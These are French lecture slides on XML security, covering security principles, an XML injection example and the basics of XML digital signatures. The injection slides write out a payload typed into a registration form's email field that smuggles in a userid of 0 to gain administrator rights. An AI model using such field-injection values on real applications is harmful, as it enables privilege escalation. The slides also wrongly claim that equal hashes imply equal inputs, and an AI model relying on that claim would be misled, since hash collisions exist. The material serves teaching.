Sécurité pour XML

Abdessamad Imine

Université de Lorraine & LORIA

Abdessamad.Imine@univ-lorraine.fr

Sommaire


- Introduction
- Signature de XML
- Chiffrement de XML
- Attaques contre XML

XML et BD

- Intégration des données et méta-données
- Standard d'échange de données universel
- Les BD ne peuvent rester indifférentes
  - nécessité de stocker les documents XML
  - nécessité de pouvoir interroger ces documents
  - évolution ou révolution ?
- Des efforts ont été faits pour définir
  - un modèle de données
  - langage d'interrogation

XML et BD (2)


- SGBD Natif XML
  - conçu pour XML,
  - stockant les documents en entiers sans les décomposer en éléments,
  - utilisant de techniques d'indexation d'arbres spécifiques.



XML et Bureautique

- Stockage
  - Format des fichiers : XML devient possible
  - Compatibilité avec l'existant
- Feuilles de styles
  - Modèle d'import et d'export
- Des jargons spéciaux
  - Word ML, SpreadsheetML
  - Open Document 1.0 de l'Oasis

XML et Bureautique (2)



Principes de la sécurité

- **Identification/Authentification**
  Qui êtes-vous, pouvez-vous le prouver ?
- **Autorisation**
  Pouvez-vous faire cette opération sur cet objet ?
- **Intégrité**
  Les données sont protégées contre toute modification (accidentelle ou malveillante)
- **Confidentialité**
  Les données restent privées et elles ne peuvent pas être vues par des utilisateurs non autorisés

Principes de la sécurité (2)

- Audit
  un audit et une journalisation sont essentiels pour résoudre les problèmes de sécurité a posteriori

- Non-répudiation
  le système peut prouver qu'un utilisateur a fait une opération

- Disponibilité
  capacité pour des systèmes de rester disponibles pour les utilisateurs légitimes (ex.: pas de refus de service)

Un peu de jargon ...

- Menace
  - C'est un événement potentiel, malveillant ou pas, qui pourrait nuire à une ressource
  - toute opération préjudiciable à vos ressources est une menace
- Vulnérabilité
  - C'est une faiblesse qui rend possible une menace
  - Elle peut être due à une mauvaise conception
  - Elle peut être due à des erreurs de configuration
  - Elle peut être due à des techniques de codage inappropriées et non fiables

Un peu de jargon ... (2)

- Attaque
  - C'est une action qui exploite une vulnérabilité ou exécute une menace
  - Quelques exemples
    - Envoyer des données d'entrée malveillantes à une application
    - Saturer un réseau en vue d'entraîner un refus/déni de service

Quelles sont les vulnérabilités ?

- Vulnérabilités du SGBD
  - Failles connues classiques (buffer overflows, bugs d'authentification,…)
  - Failles dans les applications associées: serveurs Web d'administration, démons SNMP (Simple Network Management Protocol), programmes setuid root installés par le SGBD
- Mauvaises configurations
  - modes d'authentification dégradés (par exemple, fichiers .rhosts)
  - mots de passe par défaut
  - fichiers de la BD non sécurisés (lecture par tous)

Quelles sont les vulnérabilités ? (2)

- Interception de mots de passe
  - par écoute du réseau
  - par lecture de fichiers de configuration sur disque


- Vulnérabilités des applications
  - Injection des données/scripts non autorisés dans les applications Web (exemple : injection SQL dans les SGBD)
  - Détournement des requêtes
  - Autorisations trop larges

Quelles sont les vulnérabilités ? (3)

- Vulnérabilités de l'OS via le SGBD
  - Ecriture/lecture de fichiers, exécution de commandes
    - La BD tourne avec des privilèges différents
    - Contournement de la politique de sécurité
  - Critique chez les hébergeurs Web mutualisés

Exemple : Injection du XML

- Les applications web modernes utilisent des formulaires
- L'utilisateur remplit les champs du formulaire
- Une application traite ces informations
- Évidemment, l'utilisateur est honnête, c'est sûr !



Exemple : Injection du XML (2)

- Sauf que …
  - le monde n'est pas parfait

- Les programmes peuvent recevoir n'importe quoi
  - Beaucoup d'applications web utilisent désormais une base de données
  - les requêtes sur la base utilisent des informations issues de l'internaute
  - il faut valider ces informations avant de les utiliser, sinon…

Exemple : Injection du XML (3)

- Sinon, risque d'injection !
- C'est quoi ?
  - concaténer une chaîne de caractères pour créer du code XML
- Pourquoi faire ?
  - contourner des règles de gestion : obtenir des informations auxquelles on ne devrait pas avoir accès
  - altérer des données de la base de données : modifier ou supprimer des données
- Circonstance aggravante : afficher les erreurs du parser

Exemple : Injection du XML (4)

- Supposons que l'on a une application Web pour gérer des données stockées dans une BD XML.

- L'application utilise une communication de style XML afin d'effectuer l'enregistrement de nouveaux utilisateurs.

- Cela se fait par la création et l'ajout d'un nouveau nœud <utilisateur> dans un fichier XML.

Exemple : Injection du XML (5)

- Voici le fichier XML

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
    <user>
        <username>gandalf</username>
        <password>!c3</password>
        <userid>0</userid>
        <mail>gandalf@middleearth.com</mail>
    </user>
    <user>
        <username>Stefan0</username>
        <password>w1s3c</password>
        <userid>500</userid>
        <mail>Stefan0@whysec.hmm</mail>
    </user>
</users>
```

Exemple : Injection du XML (6)

- Un utilisateur s'inscrit lui-même en introduisant les valeurs suivantes :

Username : tony
Password : Un6R34kb!e
E-mail : s4tan@hell.com


- Le message envoyé est :

http://www.example.com/addUser.php?
username=tony&password=Un6R34kb!e&email=s4tan@hell.com

Exemple : Injection du XML (7)

- L'application ajoute un nouveau noeud

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
    <user>
        <username>gandalf</username>
        <password>!c3</password>
        <userid>0</userid>
        <mail>gandalf@middleearth.com</mail>
    </user>
    <user>
        <username>Stefan0</username>
        <password>w1s3c</password>
        <userid>500</userid>
        <mail>Stefan0@whysec.hmm</mail>
    </user>

    <user>
        <username>tony</username>
        <password>Un6R34kb!e</password>
        <userid>500</userid>
        <mail>s4tan@hell.com</mail>
    </user>
</users>
```



Exemple : Injection du XML (8)


- Supposons que notre utilisateur tape les valeurs suivantes

Username : tony
Password : Un6R34kb!e
E-mail : s4tan@hell.com</mail><userid>0</userid><mail>s4tan@hell.com

Exemple : Injection du XML (9)

- L'application obtiendra le fichier XML suivant :

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
    <user>
        <username>gandalf</username>
        <password>!c3</password>
        <userid>0</userid>
        <mail>gandalf@middleearth.com</mail>
    </user>
    <user>
        <username>Stefan0</username>
        <password>w1s3c</password>
        <userid>500</userid>
        <mail>Stefan0@whysec.hmm</mail>
    </user>

    <user>
        <username>tony</username>
        <password>Un6R34kb!e</password>
        <userid>500</userid>
        <mail> s4tan@hell.com</
mail><userid>0</userid><mail>s4tan@hell.com
        </mail>
    </user>

</users>
```



Sommaire

- Introduction
- Signature de XML
- Chiffrement de XML
- Attaques contre XML

Définition

- Aussi appelée signature électronique, la signature numérique doit remplir les mêmes fonctions que son homologue manuscrit, à savoir :

  - Garantir l'authenticité de l'expéditeur d'un message
  - Vérifier l'intégrité du message transmis
  - Assurer la non répudiation d'un envoi


Objectifs

- Fournir un cadre normalisé pour la signature numérique, entre autres des documents XML, mais pas exclusivement
- Préoccupation d'interopérabilté des signatures numériques
- Supporter les techniques de cryptographie (clés secrètes)

Exemple

- Le dossier du patient est maintenu pendant une longue période du temps
- Le dossier peut être consulté et modifié par plusieurs médecins
- Chaque médecin n'est responsable que d'une partie du dossier

Exemple (2)


Analyse
Laboratoire
Pharmacie
Médecin
Patient
Rayon-X
Radiologiste
Assurance

Exemple (3)

- Informations du patient

```
<Patient name="Fernandel" id="1234">
   <Address>…</Address>
   <PreviousVisits>…</PreviousVisits>
</Patient>
```

- Le médecin examine le patient et lui recommande de faire une analyse de sang ainsi qu'une radio …

```
<Patient name="Pivot" id="1234">
…
   <Visits date="10/01/2009"  id="10-10-Physical">
        <DoctorCheckUp DoctorName="Bourvil">
              <BloodPressure>…</BloodPressure>
              <PatientComplaint>Douleur au genou droit</PatientComplaint>
              <Comments>Analyse de sang et radio recommandées</Comments>
 </DoctorCheckUp></Visits></Patient>
```

Exemple (4)

- Laboratoire enregistre les résultats de l'analyse

```
<Visits date="10/01/2009"  id="10-10-Physical">
…
   <Lab date="12/01/2009" >
     <LabTechnician name="Louis" id="AB2356">
                <Blood LDL="123" HDL="456" Total="217/>
     </Lab>
</Visits>
```

- Laboratoire de radio. Attache l'image de la radio

```
<Visits date="10/01/2009"  id="10-10-Physical">
…
   <Xray date="12/01/2009" >
     <LabTechnician name="Robert" id="ZZ5611">
                 <Image type="GenouDroit"
               ref="http://xlab.com/Fernandel/12/01/09/GenouD.jpeg"/>
     </Xray>
</Visits>
```

Exemple (5)

- Le médecin donne ses dernières recommandations

```
<Visits date="10/01/2009"  id="10-10-Physical">
…
   <Recommendations DoctorName="Bourvil" >
      <Comments> Recommande régime et médicaments.</Comments>
      <Prescription> <Tablet dose="une fois par jour">xyz</Tablet>
      </Prescription>
   </Recommendations></Visits>
```

- Le médecin envoie l'ordonnance à la pharmacie

```
<Visits date="10/01/2009"  id="10-10-Physical">
…
   <Recommendations DoctorName="Bourvil" >
      <Comments> Recommande régime et médicaments.</Comments>
      <Prescription> <Tablet dose="une fois par jour">xyz</Tablet>
      </Prescription>
   </Recommendations></Visits>
```

Prérquis

- La signature numérique est basée sur la cryptographie à clé publique, dans laquelle chaque individu d'un groupe possède une paire de clés :
  - une clé secrète (privée) connue seulement de l'individu
  - une clé publique, connue de tout le groupe

Prérquis (2)

Cryptage avec une clé privée

- En utilisant un algorithme standard (connu de tous) chaque individu peut crypter un message avec sa clé privée
- Exemple :
  - Individu: A
  - Sa clé secrète: S_A
  - Message: M
  - Message crypté avec la clé privée de A: $S_A(M)$

Prérquis (3)

Décryptage avec une clé publique

- En utilisant un algorithme standard (connu de tous) chaque individu peut décrypter un message crypté en utilisant une clé prublique

- Le décryptage ne va donner quelque chose de sensée que si la clé publique utilisée correspond à la clé privée utilisée pour le cryptage

Prérquis (4)

Un premier exemple

- Individu qui crypte : A
- Clé privée de A : $\mathcal{S}_A$
- Message crypté : $\mathcal{S}_A(M) = C$
- Clé publique de A : $\mathcal{P}_A$
- Décryptage avec $\mathcal{P}_A$: $\mathcal{P}_A(C) = \mathcal{P}_A(\mathcal{S}_A(M)) = M$
- On obtient le message originel M

Prérquis (4)

Un deuxième exemple

- Individu qui crypte: A
- Clé secrète de A: $\mathcal{S}_A$
- Message crypté: $\mathcal{S}_A(M) = C$
- Clé publique de X (autre que A): $\mathcal{P}_X$
- Décryptage avec la clé publique de X:
  $\mathcal{P}_X(C) = \mathcal{P}_X(\mathcal{S}_A(M)) = M'$, différent de M

Prérquis (5)

Une paire de clés

- Au moment où un individu se joint au groupe, les deux clés de sa paire sont générées ensemble, selon une méthode très précise (mais bien connue), de sorte que :

  il existe une relation mathématique particulière très forte entre la clé privée et la clé publique d'une paire

Prérquis (5)

Gestion des paires de clés

- Première possiblité
  Un responsable unique, jugé digne de confiance par tout le groupe, génère les paires de clés de tout le monde et fait une distribution adéquate

- Il y a un sérieux problème !!!

Prérquis (6)

Gestion des paires de clés

- Deuxième possiblité
  - Chaque individu génère sa paire de clés sur son propre ordinateur et la clé privée ne sort jamais de cet ordinateur
  - Chaque membre du groupe fait connaître sa clé publique et prouve son identité aux autres membres à l'occasion de rencontres en personne (Internet n'étant pas assez sécuritaire)

Prérquis (7)

Gestion des paires de clés

- Une preuve d'identité suffisante doit être fournie par un membre à un autre
- Cette preuve doit être notée pour référence en même temps que la clé publique
- Dans un groupe de **n** individus, chaque personne doit effectuer **n-1** rencontres (pour une vérifiabilité universelle)

Prérquis (8)


Gestion des paires de clés

- Au moment où un membre A communique sa clé publique à un autre membre B, B vérifie que A possède bien la clé secrète correspondante en lui demandant de crypter (sans consulter personne) un message aléatoire

- A défaut de ce test, A pourrait refiler à B une clé publique obtenue d'un autre membre

Prérquis (9)

Gestion des paires de clés



Condensation du contenu

- Inefficace de crypter le message au long
- On calcule puis on crypte un condensé mathématique plus court (digest) du message
- Fonction de condensation: la moindre modification à un message donne un condensé différent (avec grande probabilité)

Condensation du contenu (2)

Fonction de hachage

- Résultat d'une fonction appelée fonction de hachage
- Conversion d'un contenu d'informations en un plus petit
- La fonction hachage doit possèder les propriétés suivantes :
  - $H(x) \neq H(y)$ implique $x \neq y$
  - $H(x) = H(y)$ implique $x = y$

Condensation du contenu (3)

- Intérêts
  - Signature sur des données plus petites
  - Vérification des données signées
  - Non réversible
- Il existe plusieurs algorithmes différents pour le cryptage et la condensation
- Pour l'interopérabilité, la signature doit faire mention des algorithmes utilisés
- Plus connus:
  - Cryptage: DSA, RSA (1978, Turing Award 2002)
  - Condensation: SHA-1, MD5 (déconseillé)

Canonisation du contenu

- Deux éléments XML équivalents mais différents
  - <elem id = ‘0’ xml:lang = ‘fr’>
  - <elem xml:lang = ‘fr’ id = ‘0’ >
- Condensats différents
  - dd00bd0a32e382e508112ac869f2ddad
  - D0a3f919ca76b518705fc461331fb5a0
- Signatures différentes

Canonisation du contenu (2)

Principe

- Procédé par lequel on convertit des données qui ont plusieurs représentations possibles vers un format standard

- Pour XML, la canonisation procède (entre autres) par les transformations suivantes :
  - Suppression des espaces inutiles dans les balises
  - Utilisation d'un codage particulier pour les caractères
  - Tri des attributs selon un ordre lexicographique

Idée de signature

- Supposons que l'individu *A* envoie une message *M* signé à tous les membres d'un groupe

- Pour ce faire *A* doit procéder comme suit :
  - Condenser M : $M' = H(M)$
  - Crypter le condensat : $S_A(M')$
  - Transmettre son message en double : une fois en clair, une fois crypté avec sa clé privée

